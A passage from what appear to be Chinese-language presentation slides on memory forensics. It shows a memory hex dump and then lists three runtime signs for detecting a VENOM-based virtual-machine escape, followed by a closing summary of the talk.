02AD67110 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
02AD67120 | FA 65 A0 B6 E3 04 00 00 3F 00 00 00 00 00 00 00 00 |
02AD67130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
02AD67140 | 1E 60 C9 2A 00 00 00 00 B0 B1 92 03 00 00 00 00 00 |
02AD67150 | EF 00 00 00 04 00 00 00 02 00 00 00 FF 6D 2F 00 00 |
02AD67160 | 00 00 00 00 00 00 00 00 00 00 00 00 00 0C 00 00 00 |

```

- 再进行对虚拟机的swapper_pg_dir进行转换时，页表内容为0，无法进行正常地址转换。



使用内存分析技术检测虚拟机逃逸

- 总结以上结果，我们发现可以通过以下特征来检测使用VENOM漏洞进行虚拟机逃逸。
 - 1. 使用内存分析方法监控虚拟机运行状态时，在某一时刻，发现无法使用VMCS虚拟机控制数据结构分析虚拟机运行状态，并且
 - 2. 在这时刻，通过内存分析发现宿主机不在进程链表中的虚拟机进程存在其tgid和pid不同的情况，而且开启执行某个特殊功能的进程，同时其tgid对应的进程是启动某个虚拟机的进程。
 - 3. 并且在这一时刻，宿主机系统系统日志出现内存分段错误。

其实，通过分析，大多数虚拟机逃逸都可以通过以上规则进行检测



总结

- 概述了利用内存取证技术进行恶意代码检测的特点
- 介绍了利用内存取证技术进行云中恶意行为检测的方案及技术
- 最后我们通过使用VENOM漏洞进行虚拟机逃逸这个案例，说明内存分析技术可有效解决虚拟机逃逸检测问题

谢谢！